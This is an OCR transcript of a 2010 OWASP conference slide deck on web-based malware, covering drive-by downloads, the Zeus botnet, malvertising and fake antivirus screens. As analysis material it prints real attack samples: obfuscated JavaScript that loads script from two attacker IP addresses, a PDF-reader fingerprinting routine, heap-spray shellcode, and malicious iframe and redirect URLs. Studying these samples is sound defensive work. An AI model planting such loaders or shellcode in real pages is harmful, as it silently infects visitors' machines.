Drive By Downloads
How to Avoid Getting a Cap Popped in Your App

Dr. Neil Daswani
Co-Founder & CTO
Dasient Inc.
neil@dasient.com
650 776 4451

OWASP
July 1st, 2010

The OWASP Foundation
http://www.owasp.org

Web-Based Malware

Motivation / Recent Events:

Zeus botnet via drive-by-download

China attacks against Google (and others)

Malvertising Attacks (NYT, FarmTown/Facebook, Yahoo, Fox, Google, DrudgeReport)

Mitigation:

Prevention, Detection, Containment, and Recovery

Drive-by-Downloads

1) Inject legitimate web page with malicious code (e.g., JavaScript, IFRAME, etc) OR direct user to infected web page (e.g. fake anti-virus or phishing).

2) Invoke client-side vulnerability (e.g., IE zero-day, PDF exploit, etc) OR use social engineering

3) Deliver shellcode to take control


4) Send “downloader”


5) Deliver malware of attackers choice

Zeus Botnet

- Spread via drive-by-downloads and phishing
- First identified July 2007
- Compromised over 74K FTP accounts in June 2009
- Affected: Bank of America, NASA, Monster, ABC, Oracle, Cisco, Amazon, and BusinessWeek.
- Estimated size: 3.6M machines

Ex: Phishing and WBM to spread 0-day






The Challenge for Websites: Many Ways to Get Infected

Web 2.0/ external content

- Mash-ups
- Widgets
- External images
- User generated content (HTML, images, links, exe, documents)
- Third-party ads

Passwords compromised

- FTP credentials
- SSH credentials
- Web server credentials



Software vulnerabilities


- SQL injection
- XSS
- PHP file include
- Unpatched Software (blog, CMS, shopping cart, web server, PHP, Perl)

Infrastructure vulnerabilities


- Vulnerable hosting platform
- Network vulnerabilities


Malware Attacks Hurt Enterprises

Brand and customer loss



Traffic and revenue loss





Data Theft/ Compliance Liability

Step 1: Inject Javascript

```
unescape('%2F/%2E.|%2E|%3Cdiv%20~s&t#%79le~=#di`%73
  ~%70~%6C%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E
  !%74%2Ew&rit|e(!%22%3C/$%74&%65|%78#%74%61!r%65
  |%61%3E"!%29;v&%61r%20@%69$%2C%5F%2C%61%3D%5B&"
  ~%32%318%2E@%39%33~%2E|%32$%30%32|.%361%22,%22
  |7%38|.%31%31~0.#%31&7`%35%2E#21#%22]|;_!%3D1;!%69
  f%28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74
  $%63&%68~(/%5C@%62h%67%66`%74&%3D&%31~%2F)#=%3D$%6E
  #%75~l`l)$%66#o%72`(%69=@%30~%3B$%69%3C!%32@%3B~i
  |%2B%2B%29$%64%6F&cu%6De#%6E|%74%2Ew$%72%69%74&
  e(%22@%3C~%73!%63#%72i~p!%74!%3Ei@%66`(#_|%29!%64o
  ~%63u@m`%65%6E|%74.%77@r%69%74%65(`%5C@"@%3C%73$%63
  |%72~%69$%70%74%20%69%64%3D%5F%22%2B%69!+"|_%20
  s%72@c=%2F%2F|%22+#%61@[|i&%5D!%2B%22%2F`c&p%2F%3
  E%3C%5C`%5C`/@scr@%69%70%74%3E$%5C~"!%29%3C%5C`%2
  F%73%63rip$%74%3E|"#)%3B\n`%2F`/`%3C`%2F%64%69@%76
  ~%3E').replace(/\$|\||~|`|\!|\&|@|#/g,"");
```

Step 1: Inject Javascript

```
//...<div style=display:none>
document.write("</textarea>");var i,_,a
  =["218.93.202.61","78.110.175.21"];_=1;i
  f(document.cookie.match(/\bhgft=1/)==null
  )for(i=0;i<2;i++)document.write("<script>i
  f(_)document.write(\"<script id=_"+i+"_
   src=//"+a[i]+"/cp/><\\/script>\")<\
  /script>");
//</div>
```

which produces...

```
  <script>if(_)document.write("<script id=_0_
   src=//218.93.202.61/cp/><\/script>")<
  /script>
<script>if(_)document.write("<script id=_1_
   src=//78.110.175.21/cp/><\/script>")<
  /script>
```

Step 1: Inject Javascript

```
<script id=_0_ src=//218.93.202.61/cp/></script>
<script id=_1_ src=//78.110.175.21/cp/></script>
```

- Sources in malicious javascript from a compromised IP!
- Infects user's machine silently

Step 2: Invoke client-side vuln (following used by Zeus)

CVE-2008-2992

Description: Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument, a related issue to CVE-2008-1104

CVE-2007-5659

Description: Multiple buffer overflows in Adobe Reader and Acrobat 8.1.1 and earlier allow remote attackers to execute arbitrary code via a PDF file with long arguments to unspecified JavaScript methods.

CVE-2009-0927

Description: Stack-based buffer overflow in Adobe Reader and Adobe Acrobat 9 before 9.1, 8 before 8.1.3 , and 7 before 7.1.1 allows remote attackers to execute arbitrary code via a crafted argument to the getIcon method of a Collab object.

Step 2: Ex. Fingerprint PDF Reader

```
function pdf_start(){var
version=app.viewerVersion.toString();version=version.
replace(/\D/g,'');var version_array=new
Array(version.charAt(0),version.charAt(1),version.cha
rAt(2));if((version_array[0]==8)&&(version_array[1]==
0)||(version_array[1]==1&&version_array[2]DA3)){util_
printf();}
if((version_array[0]DA8)||(version_array[0]==8&&versi
on_array[1]DA2&&version_array[2]DA2)){collab_email();
}
if((version_array[0]DA9)||(version_array[0]==9&&versi
on_array[1]DA1)){collab_geticon();}} pdf_start();}
```

Step 3: Deliver Shellcode
(via JavaScript Heap Spray)

```
%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09E
B%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4F
EB%u525A%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u5
6F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%u
F238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%
u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E
%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78
B%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u68
50%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u5
093%uC033%u5050%u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u
2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%
uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u742F%u7474%u6161
%u7461%u7474%u722E%u2F75%u6F6C%u6461%u702E%u7068%u653F%u323
D
```

Step 4: Send ‘Downloader’

Example: 2k8.exe


Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **2k8.exe** received on **2010.02.18 01:39:05 (UTC)**
Current status: **finished**
Result: **23/41 (56.10%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.17	Trojan-Dropper.Agent!IK
AhnLab-V3	5.0.0.2	2010.02.17	Win-Trojan/Downloader.8704.ZB
AntiVir	8.2.1.170	2010.02.17	-
Antiy-AVL	2.0.3.7	2010.02.17	-
Authentium	5.2.0.5	2010.02.18	W32/Trojan2.IIFW
Avast	4.8.1351.0	2010.02.17	Win32:Trojan-gen
AVG	9.0.0.730	2010.02.18	Generic13.BNQH
BitDefender	7.2	2010.02.18	Trojan.Downloader.Obitel.C

Step 5: Join a botnet: e.g. Zeus



Zeus Botnet + Targeted Phishing

IFRAME / gate4ads.info

Infection Details

MD5: cdc7f46229a8abfcad40538bfe08f1bd

Infection Type: IFRAME

Description: A malicious IFRAME can source in content from web pages that attempt to fingerprint and exploit a browser vulnerability or client/OS vulnerability to cause a drive-by-download. Such IFRAMEs are typically invisible to users.

Code Length: 52 bytes

Code Sample:

```
<iframe frameborder=0 src='http://gate4ads.info/t/
'>
```

Botnet propagation+
Targeted Phishing:

1. http://internetbanking.gad.de/banking/
2. http://hsbc.co.uk
3. http://www.mybank.alliance-leicester.co.uk
4. http://www.citibank.de

What next?

In addition to joining a botnet….

Hook processes to log keystrokes

Send out spam emails

Install fake anti-virus

Example old attack

<script language=javascript><!-- Yahoo! Counter starts
eval(unescape('%2F/%2E.|%2E^@|%3Cdiv%20~s&t#%79le~=#di`%73~%70~%6C%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E!%74%2Ew&rit|e(!%22%3C/$%74&%65|%78#%74%61!r%65|%61%3E"!%29;v&%61r%20@%69$%2C%5F%2C%61%3D%5B&"~%32%318%2E@%39%33~%2E|%32$%30%32|.%361%22,%22|7%38|.%31%31~0.#%31&7`%35%2E#21#%22]|;_!%3D1;!%69f%28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74$%63&%68~(/%5C@%62h%67%66`%74&%3D&%31~%2F)#=%3D$%6E#%75~l`l)$%66#o%72`(%69=@%30~%3B$%69%3C!%32@%3B~i|%2B%2B%29$%64%6F&cu%6De#%6E|%74%2Ew$%72%69%74&e(%22@%3C~%73!%63#%72i~p!%74!%3Ei@%66`(#_|%29!%64o~%63u@m`%65%6E|%74.%77@r%69%74%65(`%5C@"@%3C%73$%63|%72~%69$%70%74%20%69%64%3D%5F%22%2B%69!+"|_%20s%72@c=%2F%2F|%22+#%61@[|i&%5D!%2B%22%2F`c&p%2F%3E%3C%5C`%5C`/@scr@%69%70%74%3E$%5C~"!%29%3C%5C`%2F%73%63rip$%74%3E|"#)%3B\n`%2F`/`%3C`%2F%64%69@%76~%3E').replace(/\$|\||~|`|\!|\&|@|#/g,""));var yahoo_counter=1;
<!-- counter end --></script>

Evolution: Multi-DOM Node Injection

```
<script>document.write('<iframe
src=\"+unescape(document.getElementById('f3
7z').innerHTML.replace(/[\+!*^#@$]/g,""))+'\'
width=0 height=0></iframe>');
```

Malvertising

What is malvertising?

Malvertising = Malicious advertising

Method to inject malicious content into a web page via “structural vulnerability”

Malvertiser options:
1) compromise existing advertiser
2) sign up as new advertiser

Malvertising Stats (c/o Dasient)

- Approx 1.3 million malvertisements served per day
- 41% Fake A/V, 59% Drive-by
- Avg lifetime = 7.3 days
- 1.96x more likely on weekends (Fri/Sat/Sun)

Fake A/V


SecurityTool
protect your pc
Registration
Update
Support
System Scan
Protection
Privacy
Update
Settings
Get Full protection
System Scan
Type
File Name
Name
Details
Malware clbcatex.dll Virus.DOS.Vole.487 These are very dangerous nonm...
Backdoor rasadhlp.dll Backdoor.win32.Sm... This Trojan makes it possible for ...
Rogue mf3216.dll Virus.DOS.Digger.1... This is a harmless memory-resid...
Adware mshtmled.dll Virus.DOS.Dnepr.377 It is not a dangerous memory re...
Spyware msrepl40.dll Trojan-PSW.Win32.... This Trojan belongs to a family o...
Adware agentmpx.dll Virus.DOS.Piz.2025 It is a dangerous memory reside...
Backdoor agentsr.dll Backdoor.win32.Sm... This Trojan makes it possible for ...
Backdoor batt.dll Backdoor.Win32.RA... This is a typical client-server rem...
Adware cdfview.dll Virus.DOS.Dnepr.377 It is not a dangerous memory re...
Dialer confmsp.dll Exploit.HTML.Ascii.ae This exploit uses a vulnerability i...
Rogue dcomcnfg.exe Virus.DOS.Mabuhay... This is a very dangerous virus. I...
Worm dmserver.dll Net-Worm.Win32.C... CodeRed (aka Code Red, Bady) ...
Scan progress
Scanning:
Start
Path:
Scanning is finished. Cleanup required.
Infections: 39
Save Report
Remove

Fake A/V


Personal Antivirus
Personal
Antivirus
Get full time protection
Overview
Virus scan
License
Update product
Scanning for threats
Full computer scan
Remove threats
File Name
Result/Infection
C:\Boot\memtest.exe
Infected: I-Worm.Sober.i - Trojan
C:\config.sys
Infected: Suspicious.Harakiri - Trojan, Virus
C:\hiberfil.sys
Infected: Suspicious.Harakiri - Trojan, Virus
C:\pagefile.sys
Infected: Suspicious.Harakiri - Trojan, Virus
Statistics
Last scan: Never
Last update: Never
Virus DB: 9542
Spyware DB: 8531
Version: 8.2.10.25
Status: Not activated
Objects scanned: 3209
Threats found: 13
Elapsed time: 11 second(s)
Currently scanning: C:\ (Local Disk)
Current object: C:\Program Files\Lenovo\System Update\session\7bg675ww
Resume
Stop


Malvertising: Example URL Trace

On legitimate page:
<iframe
src="http://<anonymized>/iframe?<anonymized>==,,http%3A%2F%2Fb.lp.com%2Fbanner.php%3Fid%3Ditk4ig%26search%3D%5Bterms%5D%26ip%3D%5Bip%5D%26ua%3D%5Bua%5D%26style%3D2%26size%3D160x600,Z%3D160x600%26s%3D908567%26_salt%3D1379943278%26B%3D10%26r%3D0,303483-a945-45ce-b5e4-3047375bde" scrolling="no"
marginwidth="0" marginheight="0" frameborder="0" >

http://<anonymized>/iframe?<anonymized>==,,http%3A%2F%2Fb.lp.com%2Fbanner.php%3Fid%3Ditk4ig%26search%3D%5Bterms%5D%26ip%3D%5Bip%5D%26ua%3D%5Bua%5D%26style%3D2%26size%3D160x600,Z%3D160x600%26s%3D908567%26_salt%3D1379943278%26B%3D10%26r%3D0,303483-a945-45ce-b5e4-3047375bde

www.pawntra.com/vzdmapportzhlmottfaoo/
www.ptazh.com/hpqpmld/in.php
www.ptazh.com/hpqpmld/directory/terms.pdf

Web-Based Malware



Dasient

Web Anti-Malware Solutions

650-384-0535 | sales@dasient.com

Find Us Online:

WHY DASIENT | PRODUCTS | CUSTOMERS | PARTNERS | ABOUT DASIENT

Infection Library

Dasient's malware infection library catalogs web-based malware from across the Internet. Check this page for information about the latest threats.

Infections Cataloged to Date:

175,639

Protect Yourself
Monitor Your Site
Get Started

This Week's Top Infections

